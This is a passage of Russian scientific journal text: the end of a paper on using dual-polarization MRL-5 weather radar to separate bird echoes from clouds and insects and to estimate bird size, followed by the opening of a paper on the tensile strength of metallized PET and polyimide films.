


Рис. 5




Рис. 6




Рис. 7

В работе (Dinevich L., Kapitalchuk I., Schupjatsky A., 1994) также показано, что дифференциальная отражаемость от мелкокапельных облаков приближается к 1. Это легко показать на следующем примере. По определению, дифференциальная отражаемость $dP = 10 \lg R_{xx}/R_{yy}$. Форма мелких капель размером до 0,5 сантиметра всегда сферична (Литвинов И., 1974; Минервин В., Моргунов С., Шупяцкий А., 1971), т.е. радиусы взаимно перпендикулярных осей близки по своим значениям. Это значит, что $R_{xx} \approx R_{yy}$. Отсюда $R_{xx}/R_{yy} \approx 1$ и соответственно $dP \approx 1$.

По наблюдениям (Dinevich L., Kapitalchuk I., Schupjatsky A., 1994) радио-

локационная отражаемость мелкокапельных облаков не превышает 30 dBZ, что соответствует и предельному уровню отражаемости птиц.

Исходя из этого, сигналы с параметрами ≤ 30 dBZ и $dP \approx 1$ характерны для отражений от мелких капель и отфильтровываются, а сигналы с параметрами ≤ 30 dBZ и $dP \gg 1$ в дополнение к другим особенностям сигнала (подвижность в пространстве и т.д.) могут принадлежать птицам. Такой приём позволит наблюдать птиц на фоне мелкокапельных облаков.

Другим важным характерным признаком сигналов, позволяющим различить отражения от насекомых и различных взвешенных

примесей в атмосфере (семена растений, частицы пыли и т.д.) от отражений от птиц, является комплексный параметр, в котором присутствуют две компоненты сигнала – величина σ и её деполяризация

$$\Delta P_x = P_{xy}/P_{xx}$$

или

$$\Delta P_x \text{ (дБ)} = \lg P_{xy}/P_{xx}.$$

Для птиц и насекомых всегда характерно наличие деполяризации сигналов, составляющей в среднем 11–13 дБ (Shupijatsky A., 1959). Однако величина σ для птиц превышает значение 10^{-1} см^{-1} , в то время как для насекомых она значительно меньше этого значения.

Очень важным преимуществом использования поляриметра является то обстоятельство, что поляризационные соотношения при равных объёмах зондирования не зависят от концентрации в них целей. А от этого зависит закономерность рассеяния – множественная эта цель или одиночная. Это обстоятельство очень важно для селекции радиоэхо птиц в зоне мелкокапельных облаков. Радиоэхо крупнокапельных облаков легко распознаётся вышеописанным алгоритмом. Для птиц, сколько их ни было бы в радиолокационном объёме, они всегда ориентированы в пространстве. Мелкие же и поэтому сферические капли не имеют ориентации и распознаются на основе изложенных соотношений и соображений.

Расчёт количества птиц, их размеров и определение видов

Близкая к высокой надёжности селекция радиоэхо птиц на фоне других отражателей даёт возможность сделать следующий шаг в определении количества птиц, их размеров и видов.

В работе Dinevich L., Leshem Y., 2007 приведена оценка зависимости вероятности обнаружения радиоэхо птиц в связи с осла-

блением сигналов с расстоянием R. Оценки были выполнены экспериментально по аналогии с задачей штормоповещения о ливнях и грозах. Для этих метеообъектов на большом объёме радиолокационных наблюдений были получены следующие данные о вероятности обнаружения (%) кучево-дождевых (Cb) облаков с грозами и ливнями с помощью МРЛ в зависимости от расстояния.

Если полагать, что надёжный радиус обнаружения R является таким, который обеспечивает высокую вероятность обнаружения указанных метеообъектов с надёжностью не менее 90–100%, то из таблицы следует, что для МРЛ значение R равно 90–100 км. Из этого следует, что в пределах указанных радиусов за редким исключением МРЛ не пропускает ни одно из указанных опасных явлений. Аналогичным образом была решена задача обнаружения радиоэхо птиц. Однако, для радиолокации птиц необходимо дополнительно принять во внимание коэффициент, учитывающий увеличение объёма облучения при переходе с принятой экспериментально дальности 100-процентного обнаружения, на дальность искомую, например 20, 30, 40, 50, 60 км.

К примеру, в алгоритмах расчётов можно принять следующие рассуждения.

1. Рассматривается экран МРЛ-5 и фиксируется, на каком расстоянии не обнаруживаются отражения от птиц. Например, на 53 снимках у нас предельное расстояние изменяется от 45 км до 60 км в азимутальном секторе, где нет углов закрытия. Можно считать, что во время перелёта птиц они в этом секторе равномерно заполняют его за пределами дальности их обнаружения радиолокатором. Следовательно, с вероятностью 100% мы видим птиц на удалении до 45 км во всех 53 случаях.

2. Предположим мы установили, что на расстоянии от 45 км до 60 км в 53 случаях зафиксировано 175 радиоэхо птиц. Тогда можно построить табл. 2.

Таблица 1

Cb облака	Расстояние от МРЛ, км						
	Над МРЛ	50	100	150	200	250	300
С грозой%	100	100	100	100	85	40	5
С ливнем%	100	100	95	70	45	15	–

Таблица 2

	Обнаружение птиц МРЛ-5 на различных расстояниях, км		
	45–50	51–55	56–60 и т.д.
Кол-во р/э птиц	95	50	30
%	54,3	28,6	17,1
Всего обнаружено 175 р/э = 100%			

Такая таблица должна быть различна для разного типа птиц. Если не подразделять птиц по типам, то общую оценку вероятности можно сделать этим способом.

Однако, нужно вводить коэффициент, учитывающий увеличение объёма облучения при переходе с дальности 45 км (дальность 100 % обнаружения всех птиц в нашем примере) на дальность 50, 60 км и т.д.

В тех случаях, когда радиолокатор должен в оперативном режиме времени для целей авиации давать информацию о точном расположении птиц во времени и в пространстве следует рассчитывать два вида орнитологических карт, в том числе:

- карту фактического расположения векторов радиозо;
- карту расчётную вероятностного расположения радиозо с учётом вышеприведённых рассуждений.

На основе выполненных в нашем эксперименте оценок по приведенному способу (Dinevich L., Leshem Y., 2007) можно говорить о следующих результатах.

На уровне вероятности примерно 80 %, те виды ночных мигрантов, которые летят через Израиль, радиолокатор МРЛ-5 обнаруживает в радиусе до 30 км.

На удалении до 40 км можно обнаружить не менее 35–52 % этих мигрантов.

На большем расстоянии вероятность обнаружения птиц существенно уменьшается.

Следует заметить, что в ряде случаев, при пролётах в ночное время более крупных мигрантов высокая вероятность их обнаружения сохраняются и до 40 км.

В отличие от ночных перелётов дневные мигранты в Израиле чаще всего летят ориентированными параллельно береговой линии полосами. Осенью и весной направления движения птиц в этих полосах меняются почти на противоположные. В дневное

время летят птицы, как правило, по размерам большие, чем ночью (аисты, пеликаны, орлы, обыкновенные осоеды и т.д.). При перелётах они активно используют конвективные потоки в атмосфере, которые формируются за счёт неоднородностей подстилающей поверхности, горно-долинными и бризовыми факторами. Отражаемость (в dBZ) дневных мигрантов значительно выше, чем более мелких ночных птиц. Нередко длина таких полос достигает 100–120 км. Анализ данных наблюдений, проведенных в дневное время суток, показал, что МРЛ-5 обнаруживает не менее 80 % мигрантов на удалении до 30 км, то есть это близко к ночному обнаружению птиц. Не менее 60 % дневных мигрантов он видит на удалении до 60 км, что существенно превышает дальность обнаружения птиц в ночное время суток. Эти данные можно использовать при принятии оперативных решений в управлении движением самолётов. В краткосрочном прогнозировании орнитологической обстановки можно, зная направления и скорости полёта птиц, статистические данные поведенческих ситуаций, строить вероятностные карты для больших радиусов (80 и 100 км).

Можно оценивать обнаружение птиц с помощью МРЛ, используя уравнение радиолокации точечной цели:

$$P_r = \frac{1,46 \cdot P_t \cdot G^2 \cdot \lambda^2 \cdot \sigma}{(4\pi)^3 L \cdot R^4}, \quad (1)$$

где σ – эффективная площадь рассеяния (ЭПР) цели, λ – длина волны, P_t – импульсная мощность излучения; G – усиление антенны, L (дБ) – затухание в приеме-передающем тракте (в 2 направлениях); R – расстояние до цели.

С учетом размерностей параметров МРЛ соотношение (1) примет вид:

$$P_r [\text{Вт}] = \frac{7,4 \cdot 10^{-13} \cdot P_t [\text{кВт}] \cdot G^2 \cdot \lambda^2 [\text{м}] \cdot \sigma [\text{м}^2]}{R^4 [\text{км}] \cdot L}, \quad (2)$$

где $7,4 \cdot 10^{-13}$ – коэффициент, учитывающий отношение $1,46/(4\pi)^3$.

ЭПР цели определяется следующим образом:

$$\sigma [\text{м}^2] = \frac{P_{\text{мин}} [\text{Вт}] \cdot 10^{0,1\alpha} \cdot 10^{12} \cdot R^4 [\text{км}]}{1,46 \cdot P_t [\text{кВт}] \cdot 10^3 \cdot G^2 \cdot \lambda^2 [\text{м}] \cdot \eta_{\text{пер}} \cdot \eta_{\text{пр}}}, \quad (3)$$

где $\eta_{\text{пер}}$ и $\eta_{\text{пр}}$ – величина коэффициента полезного действия (КПД) передающего и приёмного трактов РЛС соответственно, которые мы всегда принимали равными единице.

Из уравнения (3) можно получить для МРЛ-5 с учетом его параметров (мы подставили параметры своего МРЛ-5) зависимость вида $\sigma_{\text{мин}} [\text{м}^2] = \varphi (R [\text{км}])$. Эта зависимость позволяет оценить, какая должна быть минимальная величина ЭПР ($\sigma_{\text{мин}}$) цели – птицы для того, чтобы МРЛ-5 обнаружил эту цель на данном конкретном расстоянии – R .

Для МРЛ-5

$$\begin{aligned} &\text{— на } \lambda_1 = 3,14 \text{ см} \rightarrow \sigma_{\text{мин}} [\text{м}^2] = 2,0 \cdot 10^{-10} R^4 [\text{км}] 10^{0,1n}, (4) \\ &\text{— на } \lambda_2 = 10,15 \text{ см} \rightarrow \sigma_{\text{мин}} [\text{м}^2] = 1,3 \cdot 10^{-10} R^4 [\text{км}] 10^{0,1n}. \end{aligned}$$

Здесь множитель $10^{0,1n}$ учитывает превышение полезного сигнала над собственными шумами приемника. Если это превышение составляет n (дБ), например,

$$n = 7 \text{ дБ, то } 10^{0,1n} = 10^{0,1 \times 7} = 10^{0,7} = 5,01.$$

В этом случае ЭПР птицы на $\lambda_1 = 3,14$ см будет равна

$$\sigma [\text{м}^2] = 2,0 \cdot 10^{-10} R^4 [\text{км}] \cdot 5,01.$$

Например, максимальное расстояние, на котором мы обнаруживаем птиц со значением $\sigma [\text{м}^2] = 2,0 \times 10^{-10} R^4 [\text{км}] \times 5,01$, когда в приемный тракт не введено затухание (то есть $10^{0,1n} = 10^{0,1 \times 0} = 10^0 = 1$), равно 45 км.

Для МРЛ-5 на

$$\lambda_1 = 3,14 \text{ см } \sigma_{\text{мин}} [\text{м}^2] = 2,0 \cdot 10^{-10} R^4 10^{0,1n},$$

где ЭПР ($\sigma_{\text{мин}}$) есть то минимальное значение, которое необходимо для обнаружения птицы на различных расстояниях.

$$\text{При } R = 45 \text{ км } (R^4 = 45^4 = 4,1 \times 10^6).$$

Таким образом, на $R = 45$ км МРЛ-5 на $\lambda_1 = 3,14$ см обнаруживает птиц, если $\sigma_{\text{мин}} = 2,0 \cdot 10^{-10} R^4 = 2,0 \cdot 10^{-10} \cdot 4,1 \cdot 10^6 = 8,2 \cdot 10^{-4} \text{ м}^2$.

То есть если на экране МРЛ мы чуть-чуть прослеживаем радиоэхо птицы, то её ЭПР в этом случае приблизительно равна $8,2 \times 10^{-4} \text{ м}^2$.

Так, на разных расстояниях, даже не вводя затухание в приемный тракт, можно оценивать ЭПР птиц.

При $\sigma_{\text{мин}} < 8,2 \cdot 10^{-4} \text{ м}^2$ на $R = 45$ км МРЛ-5 птиц не обнаружит.

Если на $R = 45$ км мы обнаружили птиц и они исчезают на экране при введении в приемный тракт, например, 12 дБ,

что соответствует $10^{0,1n} = 10^{1,2} = 1,58 \cdot 10^1$, тогда на этом расстоянии

$$\sigma_{\text{мин}} = 8,2 \cdot 10^{-4} \cdot 1,58 \cdot 10^1 = 12,9 \cdot 10^{-3} = 1,3 \cdot 10^{-2} \text{ м}^2,$$

то есть ЭПР птицы не менее $1,3 \cdot 10^{-2} \text{ м}^2$.

Если принять форму птицы, как эллипсоид вращения, то две поляризационные компоненты ΔP_x и dP позволят вычислить отношением осей a/b (см. параграф 2 настоящей статьи). Зная ЭПР (σ) и соотношение осей птицы можно определить её размер и вид.

Некоторые соображения относительно получения и применения поляризационных характеристик отражённых сигналов для повышения точности селекции радиоэхо птиц

По расчётным и экспериментальным оценкам (Dinevich L., 1981; Chernikov A., Schupjatsky A., 1967) для вычисления де-

поляризационных характеристик и дифференциальной поляризации радиоэхо цели следует ортогональные характеристики отражённых сигналов осреднять не менее чем по 32 импульсам.

МРЛ-5 излучает 500 импульсов в секунду. Ширина диаграммы на $\lambda_1 = 3,14$ см равна 0,5 градуса, для $\lambda_2 = 10$ см равна 1,5 градуса.

Исходя из этого, для получения числа отражённых импульсов не менее 32 следует установить скорость вращения антенны не более одного оборота в минуту. При этой скорости антенна радиолокатора будет проходить сектор, равный одному градусу за 60 секунд / $360^\circ \approx 0,14$ секунды.

В этом случае в каждом секторе (для обеих длин волн) передатчик успеет принять не менее чем 70 импульсов, т.е. по 35 импульсов и для горизонтальной, и для вертикальной составляющих сигнала. При этом для диаграммы 1,5 градуса ($\lambda_2 = 10$ см) количество импульсов будет в полтора раза больше.

Если собирать для оценки орнитологической обстановки данные с 5 уровней (к примеру для диаграммы 1,5 градуса установить вертикальные углы антенны $0^\circ, 0,5^\circ, 1,0^\circ, 1,5^\circ, 2,5^\circ, 3,5^\circ, 4,5^\circ, 5,5^\circ$), то время сбора данных составит 8 минут, т.е. 480 секунд.

Для получения данных с такого количества уровней, с применением ныне действующего алгоритма, необходимо затратить при скорости 6 оборотов в минуту, т.е. 10 секунд на один оборот $\times 8$ оборотов $\times 8$ уровней = 640 секунд (более 10 минут). Ожидаемая точность селекции радиоэхо при применении поляризационных характеристик выше, чем при используемом алгоритме. Однако этот способ не даёт возможности построить вектора движения. Следует использовать оба способа селекции. На основе векторных орнитологических карт можно ориентироваться в динамике движения птиц, а на основе поляризационного способа оценивать точное размещение птиц в пространстве. При этом, рассчитывая значения σ каждого радиоэхо, можно оценивать размеры птиц и их виды (см. предыдущий параграф).

Выводы

Приведенные рассуждения показывают возможность повышения точности селекции радиоэхо птиц за счёт дополнения к разработанному в Израиле алгоритму новых признаков. Для реализации этих возможностей необходимо применить специ-

альную аппаратуру, позволяющую излучать поимпульсно электромагнитную энергию в вертикальной и горизонтальной плоскостях и аналогичным образом принимать их ортогональные компоненты. Развязка этих каналов должна быть не хуже, чем 28 dB. Такая развязка была достигнута в аппаратуре, которую автор использовал при разработке метода обнаружения града в облаках (Dinevich L., 1981). Применение последовательно один за другим обоих методов позволит не только повысить точность селекции радиоэхо птиц, оценивать их размеры и виды, но и строить векторную орнитологическую карту по различным уровням и в целом в заданном объёмном пространстве в радиусе не менее 60 км днём и 40 км ночью.

В итоге метод позволит получать несколько видов орнитологических карт, в том числе:

– орнитологические карты векторного распределения птиц по площади, разным высотным уровням и в формате 3d;

– те же вероятностные орнитологические карты векторного распределения птиц с интерполяцией на большие удаления от радиолокатора;

– орнитологические карты, освобождённые от ложных сигналов с расчётными значениями ЭПР (σ), а следовательно, с оценками размеров и видов птиц.

Благодарности

Автор искренне благодарит своего коллегу и соавтора в развитии темы радиолокации птиц, соавтора основных научных публикаций по этой теме проф. Иоси Лешема, а также руководство Тель-Авивского университета и Общества Охраны Природы Израиля за предоставленную возможность трудиться над данным исследованием.

Список литературы

1. Ganja I., Zubkov M., Kotjazi M. Radar ornithology, Stinza, 1991. – P. 123–145.
2. Chernikov A. Radar clear sky echoes. Leningrad, Hydro-meteoizdat, 1979. – P. 3–40.
3. Chernikov A., Schupjatsky A. Polarization characteristics of radar clear sky echoes. Transactions of USSR academy of sciences, atmosphere and ocean physics, 1967. – V.3, № 2. – P. 136–143.
4. Dinevich L. Certain Features of The Structure and Evolution of Hail Producing Cumulonimbus Clouds. J. Meteorological and Hydrological, 1981. – P. 41–49.
5. Dinevich L., Kapitalchuk I., Schupjatsky A. Measurement of the microphysical characteristics of clouds and precipitation with a dual – polarization radar. In: Artificial modification of atmospheric processes in Moldova, iss2, Kiscineu. – 1990.
6. Dinevich L., Kapitalchuk I., Schupjatsky A. Use of the polarization selection of radar signals for remote sounding of clouds and precipitation. 34 th Israel Annual conference on Aerospace science, 1994. – P. 273–277.
7. Dinevich L., Kaplan L. On radar observation of birds migrations. J. Scientific Israel – Technological Advantages. – 1999. – Vol. 4.
8. Dinevich L., Leshem Y., Sikora O. 2001. Radar observations analysis of season bird migration in israel at night (Based on data of radar photo registration obtained in 1998–2000), J. Scientific Israel – Technological Advantages. – 2001. – Vol. 3, № 1–2.
9. Dinevich L., Leshem Y., 2007. Algorithmic System for Identifying Bird Radio-Echo and Plotting Radar Ornithological Charts. Journal The Ring № 1–2, Vol. 29, P. 3–39, Poland. ISSN 0035-5429.
10. Dinevich L., Leshem Y., 2008. Identification of migrating birds' echo and plotting ornithological charts based on MRL-5 radar data. Journal «Advanced Contemporary Radioelectronics» № 3. – P. 48–68, The Institute for Radio Engineering and Radioelectronics, Russian Academy of Science, Moscow. ISSN 0373-2428.
11. Dinevich L., Radar Monitoring of Bird Migration. Tel Aviv University. – 2009. – P. 172.
12. Литвинов И. Структура атмосферных осадков. – Л. Гидрометеоздат, 1974.
13. Минервин В., Моргунов С., Шуляцкий А. Поляризационные исследования структуры кучево-дождевых облаков. Труды ЦАО. – 1971. – вып. 95.
14. Руководство по производству наблюдений и применению информации с неавтоматизированных радиолокаторов МРЛ-1, МРЛ-2, МРЛ-5 (РД 52.04.320 -91), С-Пб, Гидрометеоздат, 1993. – 357 с.
15. Shupijatsky A. Радиолокационное рассеяние несферическими частицами, Тр. ЦАО. – 1959. – вып. 30. – С. 39–52.

УДК 539.382

СРАВНИТЕЛЬНОЕ ИССЛЕДОВАНИЕ ПРОЧНОСТНЫХ И МИКРОСКОПИЧЕСКИХ СВОЙСТВ ПОЛИЭТИЛЕНТЕРЕФТАЛАТНЫХ И ПОЛИИМИДНЫХ ПЛЕНОК

Мураева О.А., Панаева Т.Д.

Харьковский национальный университет городского хозяйства имени А.Н. Бекетова, Харьков,
e-mail: muraeva.olga@ukr.net

Приведены результаты исследования влияния металлизации на механическую прочность полиэтилен-теререфталатных и полиимидных пленок разной толщины. Механическая прочность пленок изучалась методом динамического нагружения. Рассмотрены также результаты микроскопических исследований характера изменения металлического покрытия под действием растягивающего напряжения.

Ключевые слова: полимерные пленки, металлизация, полиэтилентерефталаты, полиимиды, линейная деформация, модуль упругости, предел прочности

A COMPARATIVE STUDY OF THE STRENGTH AND THE MICROSCOPIC PROPERTIES OF POLYETHYLENTEREPHTHALATE AND POLYIMID FILMS

Muraeva O.A., Panaetova T.D.

A.N. Beketov National University of Urban Economy, Kharkiv, e-mail: muraeva.olga@ukr.net

The result of the research was to determine the influence of metallizer the mechanical strength polyethyleneterephthalate and polyimide films of varying thickness. The mechanical strength of the films was studied by dynamic loading. The changes of metal cover under tensile stress were also carried out by microscopic research.

Keywords: polymeric films, metallization, polyethyleneterephthalate, polyimide, linear deformation, modulus of elasticity, tensile strength

Пленочные полимерные материалы широко используются в различных отраслях промышленности и строительства, что обусловлено многообразием таких ценных эксплуатационных свойств, как прочность, легкость, температурная, химическая и радиационная устойчивость, экологическая безопасность. К числу наиболее широко применяемых материалов относятся пленки на основе полиэтилентерефталата и полиимиды.

Полиэтилентерефталат (ПЭТФ) – термопластик, насыщенный полиэфир, получаемый поликонденсацией диметилового эфира терефталевой кислоты и этиленгликоля. В настоящее время по мировым объемам продаж он занимает первое место [1]. Около 80 % всего выпускаемого ПЭТФ идет на изготовление волокон лавсана (аналоги – PET, Mylon, Melinex, Luminor, Celanar и др.), а 20 % ПЭТФ используется для изготовления пленочных материалов в производстве пищевых-, видео-, аудио-, фотопленок, пленочных конденсаторов, мембран, аппликаторов и т.д.

Полиимиды (ПИ) – класс синтетических, термопластичных полимеров, содержащий в полимерных цепях циклические имидные группы, образующиеся при поликонденсации ангидридов ароматических тетракарбоновых кислот с ароматическими диаминами. На базе ПИ изготавливают лаки и пленки ПМ (аналоги – Kapton, Apikal, Novax, Espanex,

Upilex). Пленки ПМ используются как при повышенных, так и при криогенных температурах. Целью данного исследования было определение и сравнение деформационно-прочностных свойств неметаллизированных и металлизированных пленок ПМ и ПЭТФ, которые относятся к главным характеристикам качества пленок, а также изучение влияния металлизации на их прочность. Интерес к такому сравнительному исследованию был вызван тем, что в некоторых областях использования (электротехника, радиомеханика, авиация и космос), эти пленки являются альтернативными материалами.

Объектами настоящего исследования являлись промышленные неметаллизированные пленки марок ПМ-1ЭУ (толщина 12 и 21 мкм) и ПЭТФ (толщина 20 мкм), а также металлизированные пленки марок ПМ-1ЭДА (толщина 12 и 21 мкм, двустороннее алюминирование) и ПЭТФ-К-ОА (толщина 3 и 20 мкм, одностороннее алюминирование).

Механическая прочность пленок изучалась методом динамического нагружения на модифицированном приборе ПМС-1 при комнатной температуре (22–25 °С). Принцип действия этого прибора состоит в следующем: при растяжении образца пленки (скорость движения верхнего захвата 1 мм/мин) в образце возникают усилия, которые посредством тяги передаются на консоль и деформируют ее. Деформация

консоли регистрируется тензодатчиком и через усилитель в виде электрического сигнала поступает на регистрирующий прибор КСП-4. На полученных диаграммах отражается нагрузка и деформация. График зависимости между деформацией, или относительным удлинением пленки ($\Delta\ell$), и растягивающей нагрузкой (P) называют диаграммой растяжения. На рис. 1, на примере пленки ПМ-1ЭУ (12 мкм), приведен типичный для всех исследованных нами полимеров вид диаграммы растяжения. По диаграмме растяжения можно рассчитать линейную деформацию (ε), предел прочности при растяжении (G) и модуль упругости (E).

Величина ε определялась из соотношения

$$\varepsilon = \frac{\Delta\ell}{\ell_0}, \quad (1)$$

где $\Delta\ell$ – относительное удлинение образца пленки, см;

ℓ_0 – начальная длина образца (расстояние между захватами), см.




Рис. 1. Кривая растяжения пленки ПМ-1ЭУ (12 мкм)

Величина $\Delta\ell$ рассчитывалась по формуле

$$\Delta\ell = \frac{V_p}{V_d} \cdot a_1, \quad (2)$$

где V_p – скорость растяжения, мм/мин;
 V_d – скорость диаграммной ленты КСП-4, мм/час;

a_1 – длина участка диаграммы от начала приложения нагрузки до момента разрыва пленки (отрезок 0С), см.

Предел прочности при растяжении G определялся как

$$G = G_0(1 + \varepsilon), \quad (3)$$

где G_0 – напряжение, предшествующее разрыву пленки, МПа.

Величина G_0 рассчитывалась по формуле

$$G_0 = \frac{P_{\text{раз.}}}{S}, \quad (4)$$

где $P_{\text{раз.}}$ – наибольшая нагрузка, предшествующая разрыву (отрезок СВ), Н;
 S – площадь сечения образца, см².

Тангенс угла наклона прямолинейного участка 0А к оси абсцисс определяет модуль упругости E :

$$E = \frac{G_E}{\varepsilon_1}, \quad (5)$$

где G_E – максимальное напряжение, которое может выдержать пленка, не обнаруживая признаков остаточной деформации при разгрузке, МПа.

Величину G_E определяли из соотношения:

$$G_E = \frac{P_0}{S}, \quad (6)$$

где P_0 – максимальная нагрузка на линейном участке уклана (отрезок 0А), Н.

Расчет величины ε_1 осуществлялся на основании уравнений (1) и (2), только вместо величины a_1 подставлялась величина a_2 – длина участка диаграммы на начальном линейном участке кривой (отрезок 0D), см:

$$\varepsilon_1 = \frac{\Delta\ell}{\ell_0} = \frac{V_p}{\ell_0 \cdot V_d} \cdot a_2, \quad (7)$$

Условия записи кривых растяжения всех пленок на приборе ПМС-1 были следующие: $\ell_0 = 1$ см; $V_p = 1$ мм/мин; $V_d = 1800$ мм/час.

В связи с неоднородностью внутреннего строения и металлизации полимерных материалов характеристики их механических свойств не остаются постоянными при повторении испытаний в идентичных условиях. На разброс механических характеристик оказывает также влияние ряд случайных факторов, например, перекос или неравномерное зажатие пленки в захвате. С целью повышения точности результатов измерений, значения параметров ε , G и E определяли в серии из не менее 7 опытов, рассчитывались средние значения параметров, а также величина среднеквадратичной ошибки по данным о среднеквадратичных отклонениях исходных величин, поскольку значения ε , G и E являются результатом косвенных измерений. В таблице приведены значения ε , G и E для всех изученных пленок.

Параметры механической прочности металлизированных и неметаллизированных пленок ПМ и ПЭТФ

Вид пленки	Толщина, мкм	Число измерений	ϵ	G, МПа	$E \cdot 10^3$, МПа
ПМ-1ЭУ	12	7	$0,20 \pm 0,03$	90 ± 9	$1,3 \pm 0,1$
ПМ-1ЭДА	12	15	$0,46 \pm 0,14$	170 ± 30	$1,9 \pm 0,2$
ПМ-1ЭУ	21	9	$0,44 \pm 0,16$	170 ± 30	$1,6 \pm 0,2$
ПМ-1ЭДА	21	11	$0,48 \pm 0,18$	170 ± 30	$1,8 \pm 0,1$
ПЭТФ	20	10	$1,1 \pm 0,2$	410 ± 70	$2,7 \pm 0,3$
ПЭТФ-К-ОА	20	7	$1,2 \pm 0,2$	350 ± 40	$2,6 \pm 0,2$

Анализ данных таблицы показывает, что для пленок ПМ малой толщины (12 мкм) металлизация практически в два раза усиливает прочностные характеристики, тогда как для образцов с большей толщиной (21 мкм) механическая прочность неметаллизированных и металлизированных пленок ПМ практически одинакова и определяется, по-видимому, только свойствами самого полимера. Очевидно также, что с ростом толщины неметаллизированных пленок ПМ их прочностные характеристики улучшаются, тогда как для металлизированных пленок — остаются неизменными.

